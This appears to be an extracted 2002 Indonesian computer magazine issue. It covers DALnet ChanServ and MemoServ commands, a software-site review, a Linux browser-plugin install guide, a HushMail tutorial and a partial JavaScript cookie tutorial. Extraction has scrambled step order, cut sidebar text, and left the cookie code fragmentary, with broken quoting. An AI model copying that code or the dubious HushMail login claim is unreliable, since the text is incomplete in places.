Penggunaan - SET <channel> MEMO <NONE|AOP|SOP|FOUNDER>

Gunakan perintah ini untuk mengatur siapa saja yang dapat mengirim memo ke channel. Jika opsinya NONE maka tidak seorang pun yang dapat mengirim memo, jika aop, maka aop dan semua yang ada di atasnya (SOP, Founder) dapat mengirim memo. Begitu pula seterusnya.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker MEMO
AOP
```

SOP

Penggunaan - SOP <channel> ADD <nick atau mask>
 - SOP <channel> DEL <index number atau mask>
 - SOP <channel> LIST [<search pattern>]
 - SOP <channel> WIPE

Perintah ini hanya dapat digunakan oleh Founder channel. Hanya satu opsi (yaitu opsi LIST) saja yang dapat digunakan oleh semua OP.

Option ADD menambahkan SOP ke dalam daftar SOP

Option DEL melepas jabatan seseorang dari SOP.

Option Wipe menghapus seluruh daftar SOP.

Option List menampilkan daftar SOP.

Batas maksimal untuk jumlah SOP adalah 100.

Contoh:

```
/msg ChanServ@services.dal.net SOP #neoteker ADD
dalvenjah
/msg ChanServ@services.dal.net SOP #neoteker ADD
*!besmith@*.uncc.edu
/msg ChanServ@services.dal.net SOP #neoteker DEL 3
/msg ChanServ@services.dal.net SOP #neoteker LIST
/msg ChanServ@services.dal.net SOP #neoteker WIPE
```

AOP

Penggunaan - AOP <channel> ADD <nick atau mask>
 - AOP <channel> DEL <index number atau mask>
 - AOP <channel> LIST [<search pattern>]
 - AOP <channel> WIPE

Yang dapat menggunakan perintah ini hanyalah founder channel dan SOP. Dan AOP hanya memiliki fasilitas untuk melihat daftar op saja (option LIST).

Option ADD berfungsi menambahkan/mengangkat op.
 Option DEL membuang keanggotaan AOP seseorang.
 Batas maximal untuk AOP adalah 300 AOP.

Contoh:

```
/msg ChanServ@services.dal.net AOP #neoteker ADD
dalvenjah
/msg ChanServ@services.dal.net AOP #neoteker ADD
*!besmith@*.uncc.edu
/msg ChanServ@services.dal.net AOP #neoteker DEL 3
/msg ChanServ@services.dal.net AOP #neoteker LIST
/msg ChanServ@services.dal.net AOP #neoteker WIPE
```

AKICK

Penggunaan - AKICK <channel> ADD <nick atau mask>
 - AKICK <channel> DEL <index number atau mask>
 - AKICK <channel> LIST [<search pattern>]
 - AKICK <channel> WIPE

Option Wipe (membersihkan/menghilangkan) daftar akick dan hanya bisa digunakan oleh Channel founder. Option akick bisa digunakan oleh SOPs dan founder. Dan option list semua op. Perintah wipe akan segera membersihkan semua daftar akick. Daftar akick max 200.

Contoh:

```
/msg ChanServ@services.dal.net AKICK #neoteker ADD
dalvenjah
/msg ChanServ@services.dal.net AKICK #neoteker ADD
*!besmith@*.uncc.edu
/msg ChanServ@services.dal.net AKICK #neoteker DEL 3
/msg ChanServ@services.dal.net AKICK #neoteker LIST
/msg ChanServ@services.dal.net AKICK #neoteker WIPE
```

DROP

Penggunaan - DROP <channel> [<drop code>]

Perintah drop ini mirip dengan perintah drop nickname yang berfungsi untuk melepaskan pengawasan/penjagaan ChanServ terhadap channel yang kita buat. Selain itu, channel yang di-drop bisa di-register-kan oleh orang lain.

Contoh:

```
/msg ChanServ@services.dal.net DROP #neoteker
/msg ChanServ@services.dal.net DROP #neoteker
3104923434
```

SENDPASS

Penggunaan - SENDPASS <#channel> <email address>
 Dengan perintah ini maka dalnet akan mengirimkan pass-

word channel ke email founder. Email yang dimasukkan dalam perintah harus cocok dengan email yang di-set untuk email founder. Disarankan untuk tidak berbagi password dengan siapa pun.

Contoh:

```
/msg ChanServ@services.dal.net SENDPASS #dalnethelp
someuser@someisp.com
```

IDENTIFY

Penggunaan - IDENTIFY <channel> <password>

Dengan perintah ini kita menunjukkan kepada ChanServ bahwa kita adalah pemilik channel. Dan ChanServ akan segera memberi kita akses penuh terhadap channel.

Contoh:

```
/msg ChanServ@services.dal.net IDENTIFY #neoteker
Passwordku
```

ACCESS

Penggunaan - ACCESS <channel> <nick>

Perintah ini mirip sekali dengan perintah yang terdapat di fasilitas Nickserv. Namun perintah ini sedikit lebih lengkap yaitu menunjukkan kedudukan user pada suatu channel, apakah AOP, SOP maupun founder.

Contoh :

```
/msg ChanServ@services.dal.net ACC #neoteker jojon
```

OP

Penggunaan - OP <channel> <nick>...

Dengan perintah ini kita memohon/meminta kepada chanserv untuk menaikkan kita (status +O) untuk jadi OP, yang sebelumnya sudah termasuk ke dalam list OP. Jadi jika ada user (bukan AOP, SOP, founder channel) tidak akan ditanggapi oleh ChanServ.

Selain itu perintah ini tidak akan bisa jalan jika setting secure OPs dalam keadaan ON.

Perintah ini hanya terbatas untuk AOP, SOP, dan Founder.

Contoh :

```
/msg ChanServ@services.dal.net OP #neoteker jojon
```

DEOP

Penggunaan - DEOP <channel> <nick>

Perintah ini adalah kebalikan dari perintah OP. menurunkan dari status OP (-O) ke status biasa. Perintah ini hanya terbatas untuk AOP, SOP, dan Founder.

Contoh :

```
/msg ChanServ@services.dal.net DEOP #neoteker dudul
```

INFO

Penggunaan - INFO <channel>

Dengan menggunakan perintah ini, kita dapat mengetahui informasi tentang sebuah channel termasuk juga siapa foundernya. Setting mode lock, topic yang sedang berlaku, kapan channel diregistrasi, deskripsi channel dan lain-lain.

Contoh :

```
/msg ChanServ@services.dal.net info #neoteker
/chanserv info #neoteker
```

INVITE

Penggunaan - INVITE <channel>

Dengan perintah ini, op channel dapat mengundang (*invite*) user ke dalam suatu channel, terutama channel yang di set mode +i yaitu *invite only*. Perintah ini hanya dapat dilakukan oleh AOP ke atas (SOP + founder)

Contoh :

```
/msg ChanServ@services.dal.net INVITE #neoteker
```

MKICK

Penggunaan - MKICK <channel>

Mengosongkan channel dengan cara menendang keluar semua user dari channel, mem-ban (menahan) **!*@** (setiap orang), lalu men-set channel +I (*invite only*) dan +L 1. Ketika perintah ini dijalankan kita tidak dapat melakukan UNBAN ataupun INVITE diri kita sendiri ke dalam channel. Perintah ini hanya dilakukan pada saat *takeover* terjadi.

Contoh:

```
-ChanServ- /msg ChanServ@services.dal.net MKICK  
#neoteker
```

MDEOP

Penggunaan - MDEOP <channel>

Melepas semua status OP yang terdapat di suatu channel. Seorang AOP tidak dapat men-“*mdeop*” seorang SOP.

Perintah ini hanya dapat digunakan oleh AOP, SOP, dan Founder.

Contoh:

```
/msg ChanServ@services.dal.net MDEOP #neoteker
```

UNBAN

Penggunaan - UNBAN <#channel>
- UNBAN <#channel> *
- UNBAN <#channel> <nickname>
- UNBAN <#channel> <nick!user@host>

Perintah ini berfungsi untuk menghilangkan *ban* seseorang

atau beberapa orang atau seluruh daftar. Jika perintah ini dijalankan tanpa parameter, maka ChanServ akan melepas/membuang semua daftar ban user terbaru. Option * akan membuang/menghilangkan semua daftar ban, yang lama maupun yang baru, namun perintah ini hanya dapat digunakan oleh SOP ataupun Founder. Selain itu perintah ini juga dapat digunakan untuk menghilangkan ban suatu *mask* tertentu.

Contoh :

```
/msg ChanServ@services.dal.net UNBAN #neoteker  
/msg ChanServ@services.dal.net UNBAN #neoteker *  
/msg ChanServ@services.dal.net UNBAN #abcde  
dudulipet  
/msg ChanServ@services.dal.net UNBAN #pecintakucing  
Stave!meh@user.pacbell.net  
<mailto:Stave!meh@user.pacbell.net>
```

COUNT

Penggunaan - COUNT <channel>

Dengan perintah ini, kita akan mendapatkan jumlah AOP, SOP dan daftar Akick di dalam suatu channel. Perintah ini hanya dapat digunakan oleh AOP, SOP dan Founder.

Contoh :

```
/msg ChanServ@services.dal.net COUNT #Neoteker
```

WHY

Penggunaan - WHY <channel> <nick>

Perintah ini digunakan untuk mengetahui “mengapa” seseorang mendapatkan status OP dari ChanServ, di dalam chanel yang telah diregistrasikan setelah melakukan perintah ini, Chanserv akan memberikan informasi status orang yang di-WHY tersebut, apakah dia AOP, SOP, ataupun Founder. Perintah ini tidak memiliki efek tertentu terhadap orang/user yang dikenai perintah ini.

Contoh:

```
/msg ChanServ@services.dal.net why #neoteker Ramuh
```

MEMOSERV ADALAH SALAH SATU LAYANAN yang diberikan oleh dalnet untuk berkirim-kirim memo kepada user lain (yang telah terdaftar/register). Salah satu fungsi Memo adalah untuk memberi pesan kepada user lainnya yang tidak OL pada waktu itu.

User yang bisa melakukan/berkirim/menerima memo hanya user yang telah terdaftar/teregister *nickname*-nya.

Perintah-Perintah MemoServ

SEND	- Mengirim memo kepada user lain
SENDSOP	- Mengirim memo ke SOP suatu channel
LIST	- Menampilkan daftar memo yang kita miliki/dapatkan
READ	- Membaca memo
DEL	- Menandai memo untuk dihapus
UNDEL	- Mengembalikan proses DEL
PURGE	- Menghapus memo yang bertanda DEL
FORWARD	- Mengirim kembali memo yang kita dapat
NEWS	- Melihat berita terbaru tentang DALnet

SEND

Penggunaan - SEND <nick> <memo>
- SEND <channel> <memo>

Dengan perintah ini, kita dapat mengirim memo kepada seseorang. Pada penggunaan yang kedua, kita mengirimkan memo kepada channel. Maksudnya kita mengirimkan kepada para ‘pejabat’ channel atau kepada semua OP pada channel tersebut, dengan catatan kita harus memiliki akses channel, minimal akses AOP. Ingat ini bergantung pada setting memo channel yang di-set oleh founder. Jika secara default semua op akan mendapatkannya.

Contoh:

```
/msg MemoServ@services.dal.net SEND JoeUser Meet  
me in #neoteker at 8pm.  
/msg MemoServ@services.dal.net SEND #dalnethelp  
Channel meeting, 8pm!
```

SENDSOP

Penggunaan - SENDSOP <channel> <memo>

Perintah ini hanya bisa digunakan oleh super operator (SOP) dan founder. Bergantung pada setting memo yang diatur oleh founder.

Contoh:

```
/msg MemoServ@services.dal.net SENDSOP #neoteker  
Tolong jangan angkat dudulipet jadi OP Yach :).
```

LIST

Penggunaan - LIST

Memo yang kita kirim tidak bisa kita lihat. Perintah ini akan menampilkan daftar memo yang kita miliki/memo yang kita dapatkan. Jika memo yang kita dapat lebih dari 20 maka yang ditampilkan hanya 20 saja. Jika kita ingin melihat yang lainnya, kita harus menghapus yang lebih awal yang paling atas. Akan ada yang bertanda bintang pada angka urutan memo dan ada juga yang tidak. Jika ada tanda bintangnya itu berarti memo tersebut belum kita baca.

Contoh:

```
/msg MemoServ@services.dal.net LIST
```

Contoh tampilannya adalah sebagai berikut :

Memo list for pedhet: To read, use: /msg MemoServ@services.dal.net read <number>

```
-MemoServ- 1 Lisa-21      Mon 01/07/2002 20:55:55 GMT
-
-MemoServ- *2 LOVEHaTeR   Tue 01/08/2002 13:55:29 GMT
-
-MemoServ- 3 LiNuC        Mon 01/07/2002 12:40:03 GMT
-
-MemoServ- *4 lumut-deep   Tue 01/08/2002 18:27:50 GMT
-
-MemoServ- *5 {}amza       Wed 01/09/2002 19:41:35 GMT
-
-MemoServ- *6 [J]e[r]y-[T]e[a]] Wed 01/09/2002 14:52:15 GMT
-
-MemoServ- 7 CO-BADUNG     Mon 01/07/2002 06:26:41 GMT
-
-MemoServ- *8 Lumut-deep   Wed 01/09/2002 11:30:31 GMT
-
-MemoServ- *9 Aircraft^    Tue 01/08/2002 14:07:37 GMT
-
-MemoServ- End of memo list.
```

READ

Penggunaan - Read <number>

Perintah ini digunakan untuk melihat isi dari memo tersebut.

Contoh :

```
/msg Memoserv@services.dal.net
<mailto:Memoserv@services.dal.net> READ 1
```

FORWARD

Penggunaan - FORWARD
- FORWARD <nickname> [password]

Pada penggunaan pertama di atas, FORWARD berfungsi mengaktifkan fitur forward.

Pada penggunaan kedua adalah untuk memforward memo ke nick kita yang lainnya (yang tentunya dengan password nick tersebut)

Contoh:

```
/msg MemoServ@services.dal.net
<mailto:MemoServ@services.dal.net> FORWARD
/msg MemoServ@services.dal.net
<mailto:MemoServ@services.dal.net> FORWARD
jojon AnyGoodPassword
```

UNDEL

Penggunaan: UNDEL <memo number>

For help: /msg MemoServ@services.dal.net
<mailto:MemoServ@services.dal.net> HELP UNDEL

DEL

Penggunaan - DEL <memo number>
- DEL ALL

Perintah ini digunakan untuk menghapus memo. Pada penggunaan pertama di atas, ini menghapus per angka. Yang nantinya memo tersebut akan diberi tanda D, yang berarti sudah di-del dan dapat dikembalikan sebelum di-purged. Pada penggunaan yang kedua di atas itu akan menghapus semua memo yang kita miliki. Hati-hati dengan perintah kedua ini karena memo secara otomatis akan di delete dan di PURGED. Memo yang sudah di del tidak akan dapat kembali lagi.

Contoh:

```
/msg MemoServ@services.dal.net DEL ALL
/msg MemoServ@services.dal.net DEL 13
/memoserv del 2
```

Mejeng Ala NeoTeker

AriTech Development Indonesia
www.aritechdev.com

powered by internet n

PROFILE • TEAM • STORY • NETWORK

• Products
• Support
• IndoDev
• OnResearch
• Article
• Interview
• Site Map
• Privacy Policy

PHONE

Blackjack Slot Machines V. Poker Roulette
www.entercasino.com Play for free!

Welcome,
Welcome to the home of AriTech Development Indonesia on the internet. We don't have any office in the real world but until now internet is our home, inspiration, spirit and media of our creativity. Our creativity is only limited by our imagination and our capabilities. Enjoy and explore our site as we explore the internet deeply.

LATEST NEWS
(01/22/2002) New articles available from Mr. Sony AK.
(01/21/2002) New articles available from Mr Eko Heni and Mr Bondhan Rio.
(01/19/2002) Two articles added about

PRODUCT RELEASE
AriTech SMS v1.4, send SMS around the world with this small program. (October 14, 2001) [PROMO](#)
Ivanti DomPark v1.51, Park your top level domain for free. (August 02, 2000) [PROMO](#)

USE
are you
xanonyf
(xanonyf
09/08/2
This pro
people f
for living
anything
Amro Si
(amro_s
-Aini
09/25/2
I love th
much e
at D
Richard
(snaps
09/08/2
just som
this nic

Aritech Development Indonesia www.aritechdev.com

Ingin mencoba perangkat lunak olahan anak bangsa? Sambangilah situs ini yang diluncurkan pada tahun 1998 oleh **Aritechdev.com**, sebuah perusahaan inovatif yang bergerak di bidang *software development*. Di sini anda dapat menjumpai perangkat lunak *shareware* dan *freeware* yang 'disuguhkan' bagi para *netter* oleh pemilik situs ini.

Produk

Silakan cicipi produk yang ditawarkan AriTech. Mulai dari Ampuh (pemutar MP3 dan multimedia—freeware), File Encryptor and Decryptor—shareware, AriTech INI File Editor—freeware, Arjuna Seven (program pemberi tahu email—shareware), sampai Brain Cruncher (logic game—freeware), dan tentunya masih banyak lagi. Nah, mengapa tidak 'mencicipi' olahan Indonesia?

NYAMAN BERSELANCAR DENGAN BROWSER PLUGIN WINLINUX 2000

Kekhawatiran lain dari pemakai Windows yang mulai menggunakan Linux adalah kehilangan 'kenyamanan' yang biasa diperoleh melalui Windows dalam berselancar, yaitu plugin-plugin yang umumnya disiapkan untuk Windows. **Flash player plugin**, misalnya, telah tersedia **versi Linux**-nya, tetapi bagaimana dengan Quick Time, Shockwave, atau bahkan format MDL untuk molekul kimia?



Dengan Linux anda tidak harus kehilangan 'kenyamanan' berselancar ala Windows.

Tidak perlu khawatir! Kini terdapat crossover plugin yang dapat menginstalasi plugin-plugin yang lazim pada Windows agar berjalan pula pada Linux.

Crossover plugin menggunakan teknologi Wine (Windows Emulator), tetapi instalasi crossover plugin sama sekali independen dari instalasi Wine.

Yang dibahas crossover pada WinLinux 2000, tetapi dapat juga di-instal pada distro lainnya. Redaksi telah menginstal pada Mandrake dan berhasil dengan baik.

Crossover secara otomatis mengkonfigurasi Quick Time untuk browser yang ada, namun plugin lain dapat juga diinstalasi setelah download dari situsnya atau CD Neotek.



4

UNZIP KE FOLDER FLASH_LINUX

File flash_linux.tar.gz akan di-unzip menjadi file-file libflashplayer.so, README, ReadMe.htm, dan ShockwaveFlash.class di dalam folder **/flash-linux** (di bawah direktori /root). Baca README (klik saja pada icon-nya) yang menjelaskan bahwa file **libflashplayer.so** perlu di-copy ke direktori plugin Netscape.

5

COPY DIREKTORI NETSCAPE PLUGIN

Klik **kanan** pada ikon libflashplayer.so dan jendela dialog kecil akan tampil dengan pilihan Open, Copy, Delete, Add to bookmark, dan Properties. Pilih **Copy** dengan meng-klik pilihan itu. Selanjutnya pada file manager cari direktori plugin Netscape yang ada di **/usr/local/netscape/plugins/**

6

FLASH PLAYER PLUGIN BERJALAN

Klik **kanan** pada folder Netscape plugin tadi dan klik **Paste**. Kini pada direktori Netscape plugin telah terdapat file libflashplayer.so yang dimaksud. Kini bila membuka www.neotek.co.id, animasi Flash sudah berjalan dengan lancar. Tapi bagaimana bila memerlukan Quick Time atau plugin lainnya?



10

SIAP INSTALASI

Tidak lama kemudian akan tampil jendela instalasi crossover plugin yang khas. Pilih install path. Anda dapat menginstalnya di direktori mana saja, termasuk juga bila tetap ingin menginstalnya di direktori /root

11


LICENSE AGREEMENT

Setelah menetapkan folder instalasi akan tampil **End User License Agreement**. Tidak ada pilihan lain selain meng-klik **I Agree** dan selanjutnya klik **Begin Install** untuk menginstal crossover plugin.

12

INSTALASI SELESAI

Instalasi berjalan lancar dan kini tiba saaatnya untuk konfigurasi. Plugin pertama yang akan diinstal secara otomatis adalah Quick Time. Untuk mengkonfigurasi plugin Windows pertama pada crossover ini, klik **Configure Now**.



1

FLASH PLUGIN TIDAK ADA?


Dengan Netscape pada WinLinux 2000, masuk ke **www.neotek.co.id**. Pesan yang muncul adalah bahwa browser anda belum dilengkapi oleh Flash plugin dan anda diminta apakah akan mendownload Flash plugin for Linux. Klik **OK** untuk men-download-nya.



2

DOWNLOAD FORMAT TAR.GZ

Akan tampil halaman download dari Macromedia. Klik ikon **DOWNLOAD NOW** dan file **flash_linux.tar.gz** akan di-download dan disimpan pada direktori yang dapat anda pilih. Pada contoh di atas disimpan di direktori `/root` sebagai `/root/*.*.gz`.



3

PROSES DOWNLOAD SELESAI

Tampak proses download berlangsung. Setelah selesai klik ikon **MyHD** pada desktop yang akan membuka KFM (Konqueror File Manager) yang menunjukkan isi hard disk kita. Dapatkan file tersebut dan klik **ikonnya**.



7

CROSSOVER DARI CODEWEAVER


Masuk ke **www.codeweavers.com** atau melalui **www.winehq.com** untuk mendapatkan **crossover**, suatu aplikasi berdasarkan **wine** (Windows Emulator) yang bila telah terpasang pada Linux anda, dapat menginstal Windows plugin pada Linux! Bukannya plugin versi Linux seperti Flash tadi!



8

DOWNLOAD CROSSOVER DEMO


Download crossover demo (berjalan tetapi menampilkan nagging screen): **install-crossover-plugin-1.0.1-demo.sh** yang di sini di-download ke direktori `/root`. Download ini agak besar (sekitar 8 megabyte) sehingga dianjurkan mendapatkannya dari CD NeoTek April 2002 saja.



9

PINDAHKAN KE USER DIRECTORY

Instalasi crossover demo hanya untuk single user dan tidak dianjurkan melalui superuser root, jadi **copy** file tadi ke **user directory** (di sini `/home/kosasih`) dan logout dan login lagi sebagai user biasa dan klik file **install-crossover-plugin-1.0.1-demo.sh** dan proses instalasi akan berlangsung.



13

WELCOME DAN BROWSER PILIHAN

Akan tampil jendela Welcome dan anda dapat membaca apa saja yang dapat dilakukan oleh crossover. Klik **Next** untuk melanjutkan. Selanjutnya tampil pilihan untuk mengkonfigurasi **browser** apa saja untuk crossover ini. Ada pilihan Netscape dan Mozilla. Klik **Next** setelah memilih browser.



14

INSTALASI QUICKTIME

Instalasi Quick Time akan berjalan. Perhatikan bahwa jendela yang anda amati selama instalasi ini sudah sering anda lihat. Ya, karena yang anda instal adalah plugin versi Windows. Pada prinsipnya segala macam plugin versi Windows dapat diinstal pada Linux dengan bantuan crossover.



15

INSTALASI QUICK TIME SELESAI

Setelah instalasi Quick Time selesai anda dapat masuk ke situs web yang mendukung Quick Time seperti **cnn.com** dan mencoba menjalankan file video dari situs itu. Memang diperlukan memori komputer yang lebih besar.

HUSH MAIL

CARA AMAN BERKIRIM SURAT ELEKTRONIK

HushMail menawarkan layanan web-based email berenkripsi. Pesan email yang anda layangkan lewat dunia maya diharapkan aman dari 'mata jahil' yang kerap mengintip pesan-pesan email yang berlalu lalang di Internet.

Web-based email saat ini sudah banyak ditawarkan di Internet. Sekarang setiap pengguna Internet rata-rata mempunyai lebih dari satu email account, seperti Yahoo, Hotmail, Lovemail dan lain-lain.

Ketakamanan email berbasis Web

Yang menjadi masalah adalah tidak amannya email alat komunikasi yang satu ini. Seperti sudah diketahui, semua pesan elektronik dikirim lewat suatu sistem yang didukung oleh *router* dan *server*. Pada titik-titik tertentu pada rute pengiriman ini, pesan email

Membuka email account dan berkirim pesan elektronik secara aman.



1

WWW.HUSHMAIL.COM

Buka browser anda dan ketikkan **www.hushmail.com**, kemudian akan muncul pesan bahwa ada akan dihubungkan ke situs mereka secara otomatis. Jika tidak, anda dapat mengklik *link*-nya.



2

SIGN UP

Setelah masuk ke halaman utama HushMail, klik link 'Sign Up for Free.' Atau anda dapat membaca terlebih dahulu apa yang bisa anda dapatkan dari HushMail.



3

HUSHMAIL ADDRESS

Pada bagian ini anda diminta memasukkan nama yang anda inginkan pada *account* HushMail yang berfungsi juga sebagai *username* anda.



7

TELL YOUR FRIEND

Langkah selanjutnya anda diminta memasukkan nama email teman anda untuk dikirimkan tentang email anda dan dijadikan *address* yang bisa menerima enkripsi HushMail.



8

LOGIN

Sekarang saatnya untuk login ke HushMail. Klik 'Premium Login,' jika account anda Premium atau klik Link 'Standard User Login,' jika bukan.



9

STANDARD

NeoTek mencoba *standard account* maka yang diminta hanya *user login* anda, HushMail menggunakan *cookies* jadi tidak memerlukan Password karena HushMail membaca IP anda.

disimpan pada tempat penyimpanan tertentu dalam jangka waktu tertentu.

Tempat penyimpanan inilah yang sebenarnya menjadi titik lemah dari sistem pesan elektronik ini. Di tempat-tempat penyimpanan inilah data-data seperti pesan email, transaksi bisnis, atau nomor kartu kredit dapat diakses, dibaca, dan bahkan disalahgunakan. Setiap kali mengirim email, anda sebenarnya mengirimkan data atau pesan anda lewat organisasi yang mungkin tidak anda kenal, demikian juga para pengelolanya, yang komitmennya terhadap kerahasiaan informasi yang anda kirimkan tidak bisa anda andalkan.

Untuk mengurangi risiko semacam itu, ada perusahaan tertentu yang mencoba memberikan layanan email—gratis—yang berenkripsi. **HushMail** adalah salah satunya.

Standar algoritme OpenPGP

Pesan dan *attachment* yang anda kirim lewat HushMail di-enkrip dengan menggunakan algoritme standar OpenPGP. Gabungan antara algoritme ini dengan *digital signature* dan *key management* dari HushMail diharapkan dapat memberikan perlindungan yang memadai bagi pesan email yang dikirim lewat layanan mereka ini.

DAFTAR ISTILAH

Encryption Enkripsi.

Penerjemahan data menjadi kode rahasia. Enkripsi

adalah cara yang paling efektif untuk memperoleh pengamanan data. Untuk membaca file yang di-enkrip, anda harus mempunyai akses terhadap kata sandi yang memungkinkan anda men-dekrip pesan tersebut. Data yang tidak di-enkrip disebut plain text, sedangkan yang di-enkrip disebut cipher text.

Digital signature Tanda tangan digital. Kode digital yang dapat ditempelkan pada pesan yang dikirim secara elektronik. Tanda tangan inilah yang menjadi identifikasi dari si pengirim pesan. Seperti halnya tanda tangan tertulis, tujuan tanda tangan digital adalah untuk menjamin bahwa orang yang mengirimkan pesan itu memang benar-benar yang seharusnya. Tanda tangan digital berperan penting dalam electronic commerce dan merupakan komponen kunci dalam masalah autentikasi.

4

PASSPHRASE

Setelah anda memasukkan nama account anda, berikutnya anda akan diminta memasukkan **PassPhrase** atau kode pengaman. Masukkan kalimat sesuka anda, semakin banyak semakin baik.



5

GENERATE DATA

Selanjutnya akan muncul *pop up* seperti pada gambar. Ini menandakan data anda sedang diproses. Arahkan pointer anda ke tengah kotak dan gerakkan sampai semua "bar" berwarna merah.

6

USER INFORMATION

Setelah itu anda akan diberikan dua pilihan oleh HushMail: **Premium Account** dan **Standard Account**. Bila anda mempunyai kartu kredit, pilih Premium dan masukkan info anda. Bila tidak, pilih Standard.

10

ENTER PASSPHRASE

Setelah anda klik login maka anda akan diminta memasukkan *passphrase* anda. Ada baiknya anda mencatat passphrase anda di kertas atau buku catatan anda.

11

INBOX

Setelah passphrase anda diproses dan sukses maka akan terbuka layar Inbox seperti pada gambar. Edit *contacts* anda agar memudahkan pengiriman email dengan enkripsi.

12

COMPOSE

Klik 'Compose' dan kirim email ke rekan anda dan klik 'Encrypt Message'. Bila rekan anda telah anda 'Add,' maka akan dikirimkan juga 'Public Key' untuk membuka enkripsi email dari anda.

MEMANFAATKAN COOKIE AGAR SITUS MENJADI INTERAKTIF

Anda dapat membuat situs anda 'memahami' pengunjung dengan bermodalkan cookie. Dengan informasi yang dikumpulkan lewat cookie, halaman Web yang anda sajikan dapat disesuaikan dengan kecenderungan pengunjung.

Setiap aplikasi berbasis Web saat ini biasanya dilengkapi cookie. Web server dari situs atau halaman Web yang dikunjungi akan mengirim cookie ke Web browser pengunjung. Browser menyimpan pesan itu pada suatu file teks. Pesan itu kemudian dikirimkan kembali ke Web server pengirim setiap kali browser mengakses halaman dari server itu.

Teknologi yang sederhana

Cara kerja cookie sederhana yaitu sebuah server Web akan meminta browser seorang pengunjung untuk menyimpan cookie di *hard disk* anda. Jika si pengunjung menggunakan Windows,

Membuat dan memanfaatkan cookie agar situs lebih interaktif

? APA YANG KAMI LAKUKAN?

Menunjukkan cara membuat cookie untuk dimasukkan dalam situs Web.

? MENGAPA KAMI MELAKUKANNYA?

Agar situs anda dapat memonitor aktivitas Internet seorang pengunjung. Cookie yang disajikan di sini baru pada tahap dasar. Pada tahap yang lebih lanjut, cookie dapat dibuat agar situs anda dapat menyapa pengunjung, misalnya.

? SEBERAPA SULITNYA?

Anda hanya perlu membuka *text editor* seperti Notepad dan ikuti saja tutorial di sebelah ini.

```
Untitled - Notepad
File Edit Search Help

<html>
<head>
<title>Sudah pernah berkunjung ke situs
NEOTEK sebelumnya?</title>
</head>
<body>
<table border=0 height=100 width=100%
 bgcolor="#ccffcc">
<tr><td align=center>
<h1>Pesan diletakkan di sini</h1>
</td></tr></table>
</body>
</html>
```

1 HALAMAN HTML

Cookie yang kita buat ditulis dengan menggunakan **JavaScript**. Cookie itu akan menanyakan apakah pengunjung situs anda sudah pernah mampir sebelumnya dan berapa lama saat terakhir berkunjung. Sebuah pesan akan muncul bergantung pada apa yang ditemukan oleh program JavaScript yang kita buat.

```
Untitled - Notepad
File Edit Search Help

var cookieend=
document.cookie.indexOf ("-",
cookiestart)
var thetime=
document.cookie.substring((cookiestart+
cookie.length), cookieend)
```

5 KAPAN TERAKHIR KALI BERKUNJUNG?

Jika pernyataan 'if' pada Langkah 4 benar, maka perintah di atas akan dieksekusi. Baris pertama akan mencari ujung dari cookie *lasttime*, yang diberi tanda dengan tanda kutip dua ("). Baris kedua menentukan kapan terakhir kali seorang pengunjung mampir ke situs anda.

```
Untitled - Notepad
File Edit Search Help

<script language="javascript">
<!--//
function checkCookie(){
cookieName="lasttime=";
cookieLength=cookieName.length;
```

2 MEMBUAT SKRIP

Jika anda ingin membuat suatu *function* dalam JavaScript, tempatkan setelah tag HTML </title>. Tiga baris pertama dari skrip di atas, berisi instruksi-instruksi untuk browser, kemudian beri cookie itu sebuah nama yaitu *lasttime* dan panjang nama cookie ini untuk digunakan nanti.

```
Untitled - Notepad
File Edit Search Help

document.cookie=cookieName+timenow+
"-"; expires="+expiry.toGMTString();
if((timenow-thetime)<30*24*60*60*1000){
return ("Anda telah berkunjung dalam 30 h
} else {
return ("Anda belum berkunjung dalam 30 h
}
```

6 APAKAH BARU-BARU INI BERKUNJUNG?

